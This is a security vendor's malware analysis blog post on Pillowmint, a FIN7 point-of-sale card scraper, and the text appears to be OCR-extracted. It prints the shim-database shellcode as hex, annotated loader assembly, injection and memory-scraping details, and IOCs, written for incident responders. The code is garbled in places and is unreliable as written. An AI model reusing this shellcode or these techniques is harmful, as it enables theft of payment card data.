

 \equiv

Home / Resources / SpiderLabs Blog



Pillowmint: FIN7's Monkey Thief



June 20, 2020

7 Minute Read

by Rodel Mendrez

In this blog, we take an in-depth technical look at Pillowmint malware samples received from our incident response investigations. Pillowmint is point-of-sale malware capable of capturing Track 1 and Track 2 credit card data. We came across Pillowmint a couple of times in the last year and there is not much information around on it. The malware has been attributed to the FIN7 group that has been actively attacking the hospitality and restaurant industry for the past three years. This is a notorious financially-motivated cybercriminal group also referred to as the <u>Carbanak group</u>, after the Carbanak malware which it has used in the past.

Analysis: Installation

Pillowmint is usually installed through a malicious shim database which allows the malware to persist in the system.


When you visit our website, we and our third-party service providers may use cookies and similar technologies to collect information about you. This information may be used to measure website usage and performance, optimize user experience, and provide targeted advertisements. For more information on our use of cookies and tracking technologies please review our Privacy Policy

Hi there! How can I help you?

Cookie Preferences

Accept All Cookies


Decline All Cookies



To install a malicious shim database, the attacker invokes a Microsoft utility called sdbinst.exe through a PowerShell script. For example:

When the malicious shim database is registered, the SDB file is copied to the shim database path at %windir%\AppPatch\Custom\Custom64\{GUID.sdb}. The shim database is also added to the Window's Application Compatibility Program Inventory and a registry key created HKLM\Software\Microsoft\Windows

NT\CurrentVersion\AppCompatFlags\Custom\services.exe Value Name: {GUID}.sdb



Below is an example XML dump of the shim database. The PATCH_BITS element contains a type field 'hex'. This chunk of hexadecimal data contains the SHELLCODE and the relative virtual address (RVA) in the target process where the code is to be patched. The target Windows application in this case is **services.exe.**

```
<INDEX_TAG type='integer'>0x7007</INDEX
<INDEX_KEY type='integer'>0x6001</INDEX
<INDEX_FLAGS type='integer'>0x1</INDEX</pre>
         _BITS type='hex'>5345434956524553f4020000</INDEX_BITS>
</IN
                                               relative virtual address (at
                                                                                          process to shim:
                                              0x0000F93B) in services.exe
                                                                                        services.exe" in unicode
                                              where the shellcode will be
                                                                                            encoding
     type='stringref'>0x6</NAME>
                                                      patched
<DATABASE_ID type='guid'>22a87f30-ece9-0a12-To82-7e949b0dedb7/UATABASE_ID>
<OS_PLATFORM type='integer'>0x1/OS_PLATFORM>
  <NAME type='stringref'>0x34</NAME>
              type='hex'>020000008102000029020000<mark>3bf90000</mark>0000000<mark>730065007200760069006300650073002e00650078006</mark>
  <del>5e833c0331668fd4272b6668945ea668945ec668945ee8975fce80701000</del>0598bf8e895010000508d45d850ffd78d45e8508d45e050ff
  d78d45d868c16d68edc745c0180000008975c4c745cc400000008945c88975d08975d4e8c7000000598d4dc05168190002008d4df451f
  fd085c00f88a90000008d45fc5056566a028d45e050ff75f4bf213bdf5057e89500000059ffd08b45fc3bc674756891fd47598975f889
  45f0e87b000000596a4068003000008d4df051568d4dff 556 bytes of shelicode that will be
                                                                           aff687f28a0698975fce81900000059ffd0ff
  f75f86a0251ff75f4ffd085c078278b45f883c030ffd0
                                                        patch to services, exe
  75f4682f44d49be80900000059ffd05f33c05ec9c3558becɔıɔio4azıovvvvvoon4v3voo400c8b40148b008b48108b413c8b540878836
  5fc005303d1837a1800565776608b7a2003f985ff74498b3703f18365f800eb198d589f80fb19770204e08b5df80fb6c0c1cb0d03d889
  5df8468a0684c075e18b75fc8b42248d04700fb704088b721c8d04868b04088b75f803c13b75087410ff45fc8b45fc83c7043b421872a
  533c05f5e5bc9c390909090909090e8520000005c00520045004700490053005400520059005c004d0041004300480049004e00450<u>05</u>c
  0053004f004600540057004100520045005c004d006900630072006f0073006f00660074005c00440052004d00000058c3000000000//
       type='stringref'>0x56</N/
             type='stringref'>0x76<//
```

When you visit our website, we and our third-party service providers may use cookies and similar technologies to collect information about you. This information may be used to measure website usage and performance, optimize user experience, and provide targeted advertisements. For more information on our use of cookies and tracking technologies please review our Privacy Policy

the malware shellcode to execute when the aforementioned services.exe function is called.

```
.text:0100F938
  Function name
                                                         unsigned int
                                                                         _stdcall ScRegisterTCPEndpoint()
GRo Lanyshy's de pu (vo vid)
                                      .text:0100F93B ?ScRegisterTCPEndpoint@0YGKXZ proc near ; CODE XREF: SvcctrlMain(int,char * * const)+40Ffp
     (cRo Lianzal Vivide gr. (invid)
                                       .text:<mark>0100F93B</mark>
                                                                       = RPC_BINDING_VECTOR ptr -28h
                                       .text:<mark>0100F93B</mark> var_28
  f ScReleaseRefAndFreeServiceC
                                      .text:<mark>0100F93B</mark> var_20
                                                                       = dword ptr -20h
   f ScRememberSpecialGroup(_L
                                      .text:0100F93B Length
                                                                      = dword ptr -1Ch
                                      .text:0100F938 var_18 = byte ptr -18h
.text:0100F938 StringBinding = dword ptr -14h
   f ScRemoveAccount(ushort *)
   f ScRemoveNetlogonDepender
                                       .text:0100F938 PrincName
                                                                       = dword ptr -10h
  F ScRemovePrivileges(_SERVICE
                                      .text:0100F93B Protseq
                                                                        = dword ptr -0Ch
  f ScRemoveProcessPrivileges(v
                                       .text:<mark>0100F93B</mark> BindingVector = dword ptr -8

    ScRemoveService(_SERVICE_R

                                      .text:0100F93B Handle
                                                                       = dword ptr -4
                                      .text:0100F938
   f ScRemoveServiceBits(_SERVIC
                                      .text:0100F93B ; FUNCTION CHUNK AT .text:010269FE SIZE 0000016D BYTES
   f ScReportServiceHang(_SERVIC
                                      .text:0100F93B
  f ScResolveDependencyToServi
                                      .text:0100F93B
                                                                                 edi, edi
                                    .text:0100F93D
  f ScRevertToLastKnownGood(vi
                                                                        push
                                                                                 ebp
                                      .text:0100F93E
  f ScRpcClientAccessCheck(voic
                                                                                 ebp, esp
                                      .text:0100F940
                                                                       sub
  f ScRpcInterfaceSecurityCb(_RF
                                                                        push
                                      .text:0100F943
                                                                                 ebx
  f ScRpcNotifyClientDisconnect
                                      .text:0100F944
                                                                        push
                                                                                 esi
  f ScRunAcceptBootPgm(void)
                                      .text:0100F945
                                                                        push
                                                                                 edi
                                      .text:0100F946
                                                                                 ebx, ebx
  f ScRundownNotifyQueue(_SC,
                                                                        xor
                                       .text:0100F948
                                                                        push
```

Basically, the shellcode's main purpose is to launch other code stored in the registry key \REGISTRY\SOFTWARE\Microsoft\DRM. Below is the disassembled shellcode and commentaries for interested readers.

```
;API hashes
%define RtlInitUnicodeString 0xb67242fd
%define NtQueryValueKey 0x50df3b21
%define NtAllocateVirtualMemory 0x69a0287f
%define NtFreeVirtualMemory 0x69a0287f
%define NtClose 0x9bd4442f
%define NtOpenKey 0xed686dc1
; stack variables
%define ObjAttr 0x0f
%define hKey 0x7f
%define BufLen 0x67
%define Buf 0x77
%define RegionSize 0x19
main:
push rbp
push rbx
push rdi
lea rbp, [rsp - 0x47]; set new frame
sub rsp, 0x90; allocate some stack space 0x49 (0x90-0x47)
xor edi, edi
mov ecx, RtlInitUnicodeString; find RtlInitUnicodeString
mov qword ptr [rbp + 0x6f], 0x34; var_0x6f = 0x34
mov [rbp + BufLen], edi ; BufLen = 0
```

```
lea rax, [rbp-1] ; rax=®Path
```

```
lea ebx, [rdi+0x40] ; ebx=attr
Trustwawe NtOpenKey
         call GetProcAddressByHash; NtOpenKey
         ; NtOpenKey(keyHandle=rcx, desiredAccess=rdx, objAttr=r8);
         lea r8, [rbp + ObjAttr] ; objAttr (0x0f)
         lea rcx, [rbp + hKey]; hKey (0x7f)
         ; OBJECT_ATTRIBUTES objAttr; // sizeof(OBJECT_ATTRIBUTES) 24
         ; objAttr.Length = 0x30; // +0 sizeof(OBJECT_ATTRIBUTES)
         ; objAttr.RootDirectory = HANDLE; // +8
         ; objAttr.ObjectName = ®Path; // +10 UNICODE_STRING
         ; objAttr.Attributes = attr; // +18 ULONG
         ; objAttr.SecurityDescriptor = NULL; // +20
         ; objAttr.SecurityQualityOfService = NULL; // +28
         mov dword ptr [rbp + ObjAttr], 0x30 ; Length: sizeof(OBJECT_ATTRIBUTES)
         (0x0f)
         mov [rbp + ObjAttr + 0x8], rdi ; RootDirectory
         mov [rbp + ObjAttr + 0x18], ebx ; Attributes
         mov [rbp + ObjAttr + 0x10], rax ; ObjectName
         mov [rbp + ObjAttr + 0x20], rdi ; SecurityDescriptor
         mov [rbp + ObjAttr + 0x28], rdi ; SecurityQualityOfService
         mov edx, 0x20019; desiredAccess
         call rax ; NtOpenKey
         test eax, eax; check return value of NtOpenKey
         js end; if < 0 goto end
         mov ecx, NtQueryValueKey; find NtQueryValueKey function
         call GetProcAddressByHash ; rax = NtQueryValueKey
         ; NtQueryValueKey(hKey=rcx, valueName=rdx, keyValueInfoClass=r8,
         ; keyValueInfo=r9, length=stack, resultLength=stack)
         lea rcx, [rbp + BufLen] ; rcx = &bufLen (0x67)
         lea r8d, [rdi + 2]
         mov [rsp + 0x28], rcx; [rsp + 0x28] = [rbp + 0x67]
         mov rcx, [rbp + hKey]; hKey
         lea rdx, [rbp - 0x11] ; valueName
         xor r9d, r9d ; keyValueInfo = 0
         mov [rsp + 0x20], edi ; length?? (edi should be 4)
         call NtQueryValueKey
         mov r11d, [rbp + BufLen] ; r11d = resultLength
         test r11d, r11d; if resultLength == 0:
            closekev : goto closekev
```

```
lea rdx, [rbp + Buf] ; baseAddress: rdx = pBuf
```

```
xor r8d, r8d; zeroBits: r8 = 0
rustway, Out Current Process; hProc: rcx = Nt Current Process
         mov [rsp + 0x28], ebx; protect
         mov dword ptr [rsp + 0x20], 0x3000; allocType: MEM_COMMIT | MEM_RESERVE
         call rax ; NtAllocateVirtualMemory
         test eax, eax ; if NtAllocateVirtualMemory() < 0</pre>
         js closekey; goto closekey
         mov rbx, [rbp + Buf]; baseAddr: rbx = pBuf
         test rbx, rbx; if pBuf == 0:
         jz closekey; goto closekey
         ; Query key again now that we have allocate buffer
         mov ecx, NtQueryValueKey
         call GetProcAddressByHash
         ; NtQueryValueKey(hKey=rcx, valueName=rdx, keyValueInfoClass=r8,
         ; keyValueInfo=r9, length=stack1, resultLength=stack2)
         lea rcx, [rbp + BufLen] ; length
         lea r8d, [rdi + 2]
         mov [rsp + 0x28], rcx; length
         mov ecx, [rbp + BufLen] ; resultLength
         lea rdx, [rbp - 0x11]; valueName
         mov [rsp + 0x20], ecx ; resultLength
         mov rcx, [rbp + hKey]; hKey
         mov r9, rbx; keyValueInfo
         call rax; NtQueryValueKey
         test eax, eax ; if NtQueryValueKey() < 0:</pre>
         js closekey; goto closekey
         mov rax, [rbp + Buf]; rax = pData
         add rax, 0x30 ; call pData[0x30]
         call rax ; execute pData[0x30]
         ; cleanup
         mov ecx, NtFreeVirtualMemory
         mov [rbp + BufLen], edi ; dataLength
         call GetProcAddressByHash
         lea r8, [rbp + BufLen] ; dataSize
         lea rdx, [rbp + Buf] ; pData
         mov r9d, 0x8000; MEM RELEASE
```

: NtFreeVirtualMemory(hProc=rcx, haseAddr=rdx, regionSize=r8, freeType=r9)

When you visit our website, we and our third-party service providers may use cookies and similar technologies to collect information about you. This information may be used to measure website usage and performance, optimize user experience, and provide targeted advertisements. For more information on our use of cookies and tracking technologies please review our Privacy Policy

xor eax, eax

```
add rsp, 0x90
Trustwaxe
         pop rbx
         pop rbp
         retn
         setupdata:
         nop
         nop
         nop
         call getdataaddr ; return Data in rax
         Data:
         reg db '\', 0, 'R', 0, 'E', 0, 'G', 0, 'I', 0, 'S', 0, 'T', 0, 'R', 0,
         db '\', 0, 'M', 0, 'A', 0, 'C', 0, 'H', 0, 'I', 0, 'N', 0, 'E, 0,
         db '\', 0, 'S', 0, 'O', 0, 'F', 0, 'T', 0, 'W', 0, 'A', 0, 'R', 0, 'E' 0,
         db '\', 0, 'M', 0, 'i', 0, 'c', 0, 'r', 0, 'o', 0, 's', 0, 'o', 0, 'f', 0,
         't' 0,
         db '\', 0, 'D', 0, 'R', 0, 'M'
         db 0, 0
         getdataaddr:
         pop rax ; save ret address in rax
         retn
```

As mentioned, the registry key (HKLM\SOFTWARE\Microsoft\DRM) is where the malicious payload is stored. In this case, this is the Pillowmint Trojan. Pillowmint is stored and compressed in the registry key. In order to decompress and launch it, small shellcode is executed to decompress and allocate it into the parent process memory space. Execution is then transferred to the payload.

Payload: Pillowmint

Pillowmint injects its code to svchost.exe, but instead of using commonly monitored syscalls such as VirtualAlloc and WriteProcessMemory, It uses a mapping injection technique that utilizes CreateMapping, MapViewOfFlle, NtQueueApcThread, ResumeThread, CreateRemoteThread syscalls for stealthier process injection.

This malware is capable of logging its own activity. This log is dropped in the path:



RIP: 0x7FEEC83F51B

RAX: 0x3F RCX: 0x0 RDX: 0x0

RBX: 0x7FEEC830000

RDI: 0x0
RSI: 0x0
RBP: 0x2CF728
RSP: 0x2CEF30
exception info:

ExceptionCode: C0000005

ExceptionFlags: 0

ExceptionAddress: 7FEEC83F51B

module info: EC830000

startWithProxy: executing SEH __except block for <dll>

Level 2 (ERROR) - errors encountered

Level 3 (WARNING) - logs a warning when thread handle is empty

Level 4 (INFO) - log all information such malware's version number, thread information, command executed, process where credit card data was found. The log is written to the file log.log in in the path "%WinDir%\<system32 or sysnative>\sysvols"

Example content of log.log with level 4 logging:

```
LOGGER_LEVEL_INFO TS1528942911 <DATE>
New process found: <ProcessName>.exe
LOGGER_LEVEL_INFO TS1528942911 <DATE>
Dumping threads for <ProcessName>.exe
LOGGER_LEVEL_INFO TS1528942911 <DATE>
Thread 0 (C:\Windows\SYSTEM32\ntdll.dll) address = 181504
LOGGER_LEVEL_INFO TS1528942911 <DATE>
New location found: <ProcessName>.exe + 1a31b in the process
<ProcessName>.exe
LOGGER_LEVEL_INFO TS1528942911 <DATE>
1 new stuff written
LOGGER_LEVEL_INFO TS1528942911 <DATE>
New process found: <ProcessName>.exe
LOGGER_LEVEL_INFO TS1528942912 <DATE>
New process found: <ProcessName>.exe
```

Level 5 (DEBUG_INFO) - this level of logging includes the tool help snapshot value and the pid e.g.

When you visit our website, we and our third-party service providers may use cookies and similar technologies to collect information about you. This information may be used to measure website usage and performance, optimize user experience, and provide targeted advertisements. For more information on our use of cookies and tracking technologies please review our Privacy Policy

Level 7 (TRACE) - not used





Memory Scraper

There are two versions that we have encountered so far. Depending on the Pillowmint version, the malware may contain three main threads. The older version has three threads:

- 1. Memory Scraper
- 2. Process list updater
- 3. Process command

Thread 1: Credit Card Data - Memory Scraper

This thread first sleeps for 10 seconds before a call back to the thread's main function.

Like any other typical PoS malware, Pillowmint iterates a list of processes and process them two at a time. it uses the API OpenProcess() using the PROCESS_VM_READ and PROCESS_QUERY_INFORMATION flags to obtain a handle then reads the memory's content via ReadProcessMemory() API two chunks at a time. It then captures Track 1 and Track 2 credit card (CC) data. Depending on the Pillowmint version, it may encrypt the stolen CC data with AES encryption algorithm + Base64. Other versions may just encode the plain Credit Card Data it with Base64. This is then written to a file named "ldb_e.log" in Windows System directory.

The AES key used for encryption is also obscured and may be decoded with a simple algorithm:

decode_byte = encoded_byte -(index * 3) - 2

Track 1 and Track 2 data are verified using the Luhn Algorithm

Thread 2: Undate Process List

or from a file:

```
%WinDir%\<system32 or sysnative>\sysvols\commands.txt
```

There are only two commands:

Command 1

s: or S: - terminate malware process

```
if ( pCommand[1] == ':' && !((*pCommand - 0x53) & 0xDF) )// if command
is "s:" or "S:" then uninstall
    {
      output.capacity = 15i64;
      output.len = 0i64;
      output.buf[0] = 0;
      F7_StrAssign(&output, "exit requested...", 0x11ui64);
```

This command also uninstalls a service named "IntelDevMonServer" and deletes a file from the path %APPDATA%\Intel\devmonsrv.exe. This file however was not installed by the malware. It is probably a code remnant from the original malware source, left by the malware author.

Command 2

crash - simulate crash

As the name implies, it simulates its own process to crash.

```
pcrash = aCrash[crashLen++];
```


An analogy is that Pillowmint is like a monkey thief. It just grabs all the money from the victim and places the stolen goods to one side, to be later collected by the criminal. Pillowmint doesn't exfiltrate its stolen credit card data log files. This makes sense because usually attackers already have complete control of the compromised system and the data is exfiltrated by other malicious applications installed by the attacker. However, the downside is that this leaves a footprint that an investigator can later easily discover.

Although the use of a shim database for persistence in a compromised system is not new, it is rare to find malware that uses this method. FIN7 actors have used <u>creative techniques</u> and <u>sophisticated attacks</u> in the past, and this demonstrates it again.

IOCs

Sample 1: 632BD550540C822059576FB25EA7E82CFD51823BD26B95723899FC8E123C1DEA

Sample 2: F59E443DCAA2D92277D403FFE57A639CADF46932E61F33297A68BE025EC5A137

Folders: "%WinDir%\System32\MUI\"

"%WinDir%\System32\Sysvols\"

Registry Key:

HKLM\REGISTRY\SOFTWARE\Microsoft\DRM

Share:









Stay Informed


Sign up to receive the latest security news and trends straight to your inbox from Trustwave.

Business Email*

Subscribe

When you visit our website, we and our third-party service providers may use cookies and similar technologies to collect information about you. This information may be used to measure website usage and performance, optimize user experience, and provide targeted advertisements. For more information on our use of cookies and tracking technologies please review our Privacy Policy


ABOUT TRUSTWAVE



Latest Intelligence







2024 Trustwave
Risk Radar Report:
Cyber Threats to
the Retail Sector

Hooked by the Call: A Deep Dive into The Tricks Used in Callback Phishing Emails

How Threat
Actors Conduct
Election
Interference
Operations: An
Overview

Related Offerings

Penetration Testing

Digital Forensics & Incident Response

Threat Intelligence as a Service

Threat Hunting

Discover how our specialists can tailor a security program to fit the needs of your organization.

Request a Demo


When you visit our website, we and our third-party service providers may use cookies and similar technologies to collect information about you. This information may be used to measure website usage and performance, optimize user experience, and provide targeted advertisements. For more information on our use of cookies and tracking technologies please review our Privacy Policy

ireers

obal Locations

vards & Accolades

trends straight to your inbox from Trustwave.



Media Coverage

Trials & Evaluations

Contact

Support

Security Advisories

Software Updates







Legal Terms of Use Privacy Policy

Copyright © 2024 Trustwave Holdings, Inc. All rights reserved.